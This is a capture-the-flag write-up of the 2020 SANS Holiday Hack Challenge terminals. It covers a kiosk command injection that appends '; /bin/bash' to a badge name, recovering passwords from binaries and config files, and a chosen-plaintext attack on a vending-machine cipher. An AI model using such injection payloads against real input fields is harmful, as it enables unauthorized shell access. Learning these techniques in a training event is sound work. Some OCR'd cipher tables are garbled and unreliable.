Kringle Con 3

PosTShelL

jason.sosnowski2015@gmail.com

First and foremost thank you for another great holiday hack challenge, many thanks to the entire Counter Hack team! The following is my attempt to provide some value in return for hosting such a great event.

Table of Contents

1. Introduction

The adventure starts off at https://holidayhackchallenge.com/2020/ where you are greeted with the below intro.

THE 2020 SANS HOLIDAY HACK CHALLENGE

'Zat You, Santa Claus?
featuring KringleCon 3: French Hens

Welcome to the 2020 SANS Holiday Hack Challenge, featuring KringleCon 3: French Hens! This year, we're hosting the event at Santa's newly renovated castle at the North Pole.

For an introduction to this year's SANS Holiday Hack Challenge and KringleCon, please listen to the Ed Skoudis START HERE: Welcome and Tips talk.
Please join us on Discord where you can team up with other players in various text or voice channels. In the General channel, you might see one of our Kringle Concierges who can help familiarize you with the Holiday Hack world.

To play, simply click HERE to register and then hop on the New Jersey Turnpike to get to Santa's gondola for your ride to the North Pole.

2. Terminal Challenges

2.1 Dial-up 33.6Kbps

Initial Dialogue: Fitzy Shortstack

"Put it in the cloud," they said… "It'll be great," they said… All the lights on the Christmas trees throughout the castle are controlled through a remote server. We can shuffle the colors of the lights by connecting via dial-up, but our only modem is broken! Fortunately, I speak dial-up. However, I can't quite remember the handshake sequence. Maybe you can help me out? The phone number is 756-8347; you can use this blue phone.

Location: Kitchen

MOTD:

Working through the challenge: The provided dial-up modem audio is all that is needed to solve: listen to the audio and match the sequence with the recording. With that said, I ended up using this audio and visual representation of the dial up modem handshake.

Solution: Click to lift the handset, dial the phone number (756-8347) and enter the following sequence:

1. BaaDeebrr
2. Aaah
3. Wewewwrwrrwrr
4. Bedurrdunditty
5. Schhrrhhrthrtr

Additional observation: Ed Skoudis and Santa must be good friends, the phone number spells out Ed's last name. 7568347


2.2 Kringle Kiosk

Initial Dialogue: Shinny Upatree


Hiya hiya - I'm Shinny Upatree! Check out this cool KringleCon kiosk! You can get a map of the castle, learn about where the elves are, and get your own badge printed right on-screen! Be careful with that last one though. I heard someone say it's "ingestible." Or something… Do you think you could check and see if there is an issue?


Location: Castle Approach

MOTD:




First things first, let's grab a handy copy of the Map.. (Select Option 1)






Now that we know our way around a bit lets move onto solving the challenge. Based on the hint that the Badge creator might be "ingestible" lets start by sending some special characters.

Working through the challenge: First I will try to run a command in addition to creating my badge with the ";" character.



It can be observed in the figure above we have received our badge and the output of the ls command. This is a successful test. Now we can do this again and launch *bin*/bash as requested in the MOTD.



Solution: (Badge Name here) ; */bin/bash*


2.3 Linux Primer

Initial Dialogue: SugarPlum Mary

Sugarplum Mary? That's me! I was just playing with this here terminal and learning some Linux! It's a great intro to the Bash terminal. If you get stuck at any point, type hintme to get a nudge! Can you make it to the end?

Location: Courtyard

MOTD:



Typing yes starts our path down the primer where we have to answer a series of questions.

1. Perform a directory listing of your home directory to find a munchkin and retrieve a lollipop! - **ls**
2. Now find the munchkin inside the munchkin. - **cat munchkin_19315479765589239**
3. Great, now remove the munchkin in your home directory.
   rm munchkin_19315479765589239
4. Print the present working directory using a command. - **pwd**
5. Good job but it looks like another munchkin hid itself in you home directory. Find the hidden munchkin!
   find /home -name ".*" -print
6. Excellent, now find the munchkin in your command history. - **history**
7. Find the munchkin in your environment variables. - **env**
8. Next, head into the workshop. - **cd ../elf/workshop/**
9. A munchkin is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the munchkin is in. -
   (a) **grep -Ril "munchkin" .**
   (b) **cat ./toolbox_191.txt**
10. A munchkin is blocking the lollipop_engine from starting. Run the lollipop_engine binary to retrieve this munchkin.
    (a) **chmod +x ./lollipop_engine**
    (b) **./lollipop_engine**
11. Munchkins have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.
    (a) **cd /home/elf/workshop/electrical/**
    (b) **mv blown_fuse0 fuse0**
12. Now, make a symbolic link (symlink) named fuse1 that points to fuse0 - **ln -s fuse0 fuse1**
13. Make a copy of fuse1 named fuse2. - **cp fuse1 fuse2**
14. We need to make sure munchkins don't come back. Add the characters "MUNCHKIN_REPELLENT" into the file fuse2. - **echo "MUNCHKIN_REPELLENT" >> fuse2**
15. Find the munchkin somewhere in /opt/munchkin_den.
    (a) **cd /opt/munchkin_den/**
    (b) **find . -iname "*munchkin*"**
16. Find the file somewhere in /opt/munchkin_den that is owned by the user munchkin.- **find / -user munchkin**
17. Find the file created by munchkins that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/munchkin_den. - **find . -type f -size +108k -size -110k**
18. List running processes to find another munchkin. - **ps -aux**
19. The 14516_munchkin process is listening on a tcp port. Use a command to have the only listening port display to the screen. - **netstat --listen**
20. The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last munchkin. - **curl http://127.0.0.1:54321**
21. Your final task is to stop the 14516_munchkin process to collect the remaining lollipops. - **kill -9 15025**

Solution: Enter the commands above when prompted by the terminal

(Click for animated walk-through**)**

Completion Dialogue: Congratulations, you caught all the munchkins and retrieved all the lollipops!

Type "exit" to close…

2.4 Unescape Tmux

Initial Dialogue: Pepper Minstix

Howdy - Pepper Minstix here! I've been playing with tmux lately, and golly it's useful. Problem is: I somehow became detached from my session. Do you think you could get me back to where I was, admiring a beautiful bird? If you find it handy, there's a tmux cheat sheet you can use as a reference. I hope you can help!

Location: Castle Approach

MOTD: Upon terminal start I was greeted with the following message:

```
Can you help me?

I was playing with my birdie (she's a Green Cheek!) in something called tmux,
then I did something and it disappeared!


Can you help me find her? We were so attached!!
elf@aeee4bcdc27b:~$
```

Working through the challenge: First we can obtain a list of running tmux sessions with the **tmux ls** command.

```
elf@7033708fad0f:~$ tmux ls
0: 1 windows (created Tue Dec 22 14:11:21 2020) [80x24]
```

Solution: Attach to the session with **tmux a #0**

Completion:



2.5 Speaker UNPrep

Initial Dialogue: Bushy Evergreen

Ohai! Bushy Evergreen, just trying to get this door open. It's running some Rust code written by Alabaster Snowball. I'm pretty sure the password I need for ./door is right in the executable itself. Isn't there a way to view the human-readable strings in a binary file?

Location: Talks Lobby

MOTD:

```
Help us get into the Speaker Unpreparedness Room!

The door is controlled by ./door, but it needs a password! If you can figure
out the password, it'll open the door right up!

Oh, and if you have extra time, maybe you can turn on the lights with ./lights
activate the vending machines with ./vending-machines? Those are a little
trickier, they have configuration files, but it'd help us a lot!

(You can do one now and come back to do the others later if you want)

We copied edit-able versions of everything into the ./lab/ folder, in case you
want to try EDITING or REMOVING the configuration files to see how the binaries
react.

Note: These don't require low-level reverse engineering, so you can put away IDA
and Ghidra (unless you WANT to use them!)
elf@c3aa20ec46c7 ~ $
```

Working through the door challenge: We received a pretty straight forward hint in the opening dialogue pertaining to viewing strings in a binary, so let's attempt that.

```
elf@0369f649c914 ~ $ strings -n 80 door | grep --color password
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
```

Inspecting the door binary with strings

Using the command: **strings -n 80 door | grep --color password** we reveal the password

Solution: echo "Op3nTheD00r" | ./door

Working through the lights challenge: Strings is not as helpful this time so I run the binary to see if it provides any hints as to what the solution path might be.

```
elf@0369f649c914 ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? >
```

Clearly someone is trying to draw our attention to the next hint " >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf". The configuration file "lights.conf" only has two fields and per the above it appears the binary is decrypting multiple fields. The current contents of lights.conf is below.

```
elf@0369f649c914 ~ $ cat lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: elf-technician
```

Knowing the binary outputs the name field and we have multiple fields being decrypted, let's try replacing the name field with the cipher text (current password field). The lights.conf file should now look like this after editing with nano. Note: we do not have permissions to edit the production lights.conf so we have to modify the one located in the provided lab folder.

```
  GNU nano 3.2                          lights.conf                          Modified

password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
```

After saving the modified file and running the ./lab/lights binary the password is revealed.

```
elf@0369f649c914 ~ $ ./lab/lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn

What do you enter? >
```

Now that we have the credentials, we solve by running the production lights binary located at homeelf/lights and entering "Computer-TurnLightsOn".

Solution: Computer-TurnLightsOn

Working through the vending machine challenge: Once again our permissions are limited on the production version so we will be experimenting with the binary and configuration file located in the lab folder. Running the binary produces the following:

```
elf@0369f649c914 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code >
```

After reading the binary output I suddenly feel compelled to find out what happens if **./vending-machines** can't find the configuration file located at **/home/elf/lab/vending-machines.json**, let's find out...

```
elf@214e5e21c5b2 ~/lab $ mv vending-machines.json vending-machines.back
elf@214e5e21c5b2 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name > Santa
Please enter the password > AAAAAAAA

Welcome, Santa! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > AAAAAAAA
Checking......
That would have enabled the vending machines!

If you have the real password, be sure to run /home/elf/vending-machines
elf@214e5e21c5b2 ~/lab $
```

Interesting...renaming vending-machines.json causes the program to start the process of creating a new configuration file. We are prompted to enter a name and password that will be used for the creation process. Looking at the new config file we can see that our entered password plaintext **AAAAAAAA** has been converted to ciphertext **XiGRehmw**.

```
elf@214e5e21c5b2 ~/lab $ cat vending-machines.json
{
  "name": "Santa",
  "password": "XiGRehmw"
}elf@214e5e21c5b2 ~/lab $
```

Rinsing and repeating this process several times looking for a logical relationship between the plaintext and the ciphertext led to a few observations.

1. Entering several of the same character as plaintext I realized that the ciphertext repeated itself at the 8 character mark.
2. Special characters seem to have the same mapping from plaintext to ciphertext
3. The same character in different positions created different ciphertext
4. The same character at the same position 1-8 would consistently create the same ciphertext

Combining the observations it appeared as if we were dealing with a character position dependent encryption that repeated after 8 places. My plan of attack at this point was to create a lookup table to walk back the ciphertext to plaintext. I needed a really long string that had several characters repeating each character 8 times in a row, this would hopefully reveal each possible ciphertext character for its specific position.

Python code to create character map:

```
import string

x = list(map(chr,range(32,123)))

for j in x:
  print j*8
```

Cleaning up the output so it can easily be pasted as input for the password:

```
t3000@SkyNeT:~/Desktop/HHC 2020$ python char_map.py | tr -d '\n'
        !!!!!!!!"""""""""########$$$$$$$$%%%%%%%%&&&&&&&&''''''''((((((((()))))))))********++++++++,,,,,,,,
--------........////////0000000011111111222222223333333344444444555555556666666677777777888888889999999
::::::::;;;;;;;;<<<<<<<<=========>>>>>>>>????????@@@@@@@@AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDDEEEEEEEEFFFFFFFF
GGGGGGGGHHHHHHHHIIIIIIIIJJJJJJJJKKKKKKKKLLLLLLLLMMMMMMMMNNNNNNNNOOOOOOOOPPPPPPPPQQQQQQQQRRRRRRRRSSSSSSSS
TTTTTTTTUUUUUUUUVVVVVVVVWWWWWWWWXXXXXXXXYYYYYYYYZZZZZZZZ[[[[[[[[\\\\\\\\]]]]]]]]^^^^^^^^_______ ````````
aaaaaaaabbbbbbbbccccccccddddddddeeeeeeeeffffffffgggggggghhhhhhhhiiiiiiiijjjjjjjjkkkkkkkkllllllllmmmmmmmm
nnnnnnnnoooooooopppppppppqqqqqqqqrrrrrrrrssssssssttttttttuuuuuuuuvvvvvvvvwwwwwwwwxxxxxxxxyyyyyyyyzzzzzzzz
```

Now we remove the .json config file again and this time when prompted for the user name and password we will use our long character string as the password input. Doing this and then looking at the newly created config file provides the ciphertext result of our long string.

```
elf@3a263c3e7565 ~/lab $ cat vending-machines.json
{
  "name": "Santa",
  "password": "!!!!!!!!\"\"\"\"\"\"\"\"########$$$$$$$$%%%%%%%%&&&&&&&&''''''''((((((((
)))))********++++++++,,,,,,,,----------..../////////3ehm9ZFH2rDO5LkIpWFLz5zSWJ1YbNtlgophD
lgKdTzAYdIdjOx0OoJ6JItvtUjtVXmFSQw4lCgPE6x7:::::::::::::::;<<<<<<<<=========>>>>>>>>???????
?@@@@@@@@@XiGRehmwDqTpKv7fLbn3UP9Wyv09iu8Qhxkr3zCnHYNNLCeOSFJGRBvYPBubpHYVzka18jGrEA24nILqF
14D1GnMQKdxFbK363iZBrdjZE8IMJ3ZxlQsZ4Uisdwjup68mSyVX10sI2SHIMBo4gC7VyoGNp9Tg0akvHBEkVH5t4c
Xy3VpBslfGtSz0PHMxOl0rQKqjDq2KtqoNicv[[[[[[[[\\\\\\\\\\\\\\\\\\]]]]]]]]^^^^^^^^ _______ `````
```9VbtacpgGUVBfWhPe9ee6EERORLdlwWbwcZQAYue8wIUrf5xkyYSPafTnnUgokAhM0sw4eOCa8okTqy1o63i07r
9fm6W7siFqMvusRQJbhE62XDBRjf2h24c1zM5H8XLYfX8vxPy5NAyqmsuA5PnWSbDcZRCdgTNCujcw9NmuGWzmnRAT
7OlJK2X7D7acF1EiL5JQAMUUarKCTZa"
```

Putting this all together we can create a lookup table to walk back the ciphertext…
```

Table row

Plaintext table:

00000000 11111111 22222222 33333333 44444444 55555555	1
66666666 77777777 88888888 99999999 :::::::: ;;;;;;;; <<<<<<<<	2
======== >>>>>>>> ???????? @@@@@@@@ AAAAAAAA BBBBBBBB	3
CCCCCCCC DDDDDDDD EEEEEEEE FFFFFFFF GGGGGGGG HHHHHHHH IIIIIIII	4
JJJJJJJ KKKKKKKK LLLLLLLL MMMMMMMM NNNNNNNN OOOOOOOO PPPPPPPP	5
QQQQQQQQ RRRRRRRR SSSSSSS TTTTTTTT UUUUUUUU VVVVVVVV WWWWWWWW	6
XXXXXXXX YYYYYYYY ZZZZZZZZ [[[[[[[[\\\\\\\\ ]]]]]]]] ^^^^^^^^	7
_____ ``````` aaaaaaaa bbbbbbbb cccccccc dddddddd eeeeeeee	8
ffffffff gggggggg hhhhhhhh iiiiiiii jjjjjjj kkkkkkkk llllllll	9
mmmmmmmm nnnnnnnn oooooooo pppppppp qqqqqqqq rrrrrrrr ssssssss	10
ttttttt uuuuuuuu vvvvvvvv wwwwwwww xxxxxxxx yyyyyyyy zzzzzzzz	11

Ciphertext table:

3ehm9ZFH 2rDO5LkI pWFLz5zS WJ1YbNtl gophDlgK dTzAYdId	1
jOx0OoJ6 JItvtUjt VXmFSQw4 lCgPE6x7 :::::::: ;;;;;;;; <<<<<<<<	2
======== >>>>>>>> ???????? @@@@@@@@ XiGRehmw DqTpKv7f	3
Lbn3UP9W yv09iu8Q hxkr3zCn HYNNLCeO SFJGRBvY PBubpHYV zka18jGr	4
EA24nILq F14D1GnM QKdxFbK3 63iZBrdj ZE8IMJ3Z xlQsZ4Ui sdwjup68	5
mSyVX10s I2SHIMBo 4gC7VyoG Np9Tg0ak vHBEkVH5 t4cXy3Vp BslfGtSz	6
0PHMxOl0 rQKqjDq2 KtqoNicv [[[[[[[[\\\\\\\\ ]]]]]]]] ^^^^^^^^	7
_____ ``````` 9Vbtacpg GUVBfWhP e9ee6EER ORLdlwWb wcZQAYue	8
8wIUrf5x kyYSPafT nnUgokAh M0sw4eOC a8okTqy1 o63i07r9 fm6W7siF	9
qMvusRQJ bhE62XDB Rjf2h24c 1zM5H8XL YfX8vxPy 5NAyqmsu A5PnWSbD	10
cZRCdgTN Cujcw9Nm uGWzmnRA T7OlJK2X 7D7acF1E iL5JQAMU UarKCTZa	11

Ciphertext: LVEdQPpB wr <<-------- From original vending-machines.json
Plaintext: CandyCane1

Solution: CandyCane1

2.6 The Sort-O-Matic

Initial Dialogue: Minty Candycane


Hey there, KringleCon attendee! I'm Minty Candycane! I'm working on fixing the Present Sort-O-Matic. The Sort-O-Matic uses JavaScript regular expressions to sort presents apart from misfit toys, but it's not working right. With some tools, regexes need / at the beginning and the ends, but they aren't used here. You can find a regular expression cheat sheet here if you need it. You can use this regex interpreter to test your regex against the required Sort-O-Matic patterns. Do you think you can help me fix it?

Location: Workshop

Working through the challenge: Regular expressions can be a royal pain if you are not experienced with them. This one took a lot of time and patience using the provided cheat sheet and regex interpreter.

1. Matches at least one digit
   \d
2. Matches 3 alpha a-z characters ignoring case
   (?=.{3,10}$)(([a-zA-Z])(?!\3))+$
3. Matches 2 chars of lowercase a-z or numbers
   (?=.{2,2}$)(([a-z0-9])\2?(?!\2))+$
4. Matches any 2 chars not uppercase A-L or 1-5
   ^[^A-L1-5]+$
5. Matches three or more digits only
   (?=.{3,3}$)(([0-9])\2?(?!\2))+$
6. Matches multiple hour:minute:second time formats only
   ^([0-1]?\d|2[0-3]):([0-5]\d):([0-5]\d)$
7. Matches MAC address format only while ignoring case
   ^([0-9A-Fa-f]{2}[:]){5}([0-9A-Fa-f]{2})$
8. Matches multiple day, month, and year date formats only
   ^([0-1]?\d|2[0-9]|3[0-1])[-\.\/][01][0-9][-\.\/][12][0-9]{3}$

Solution:



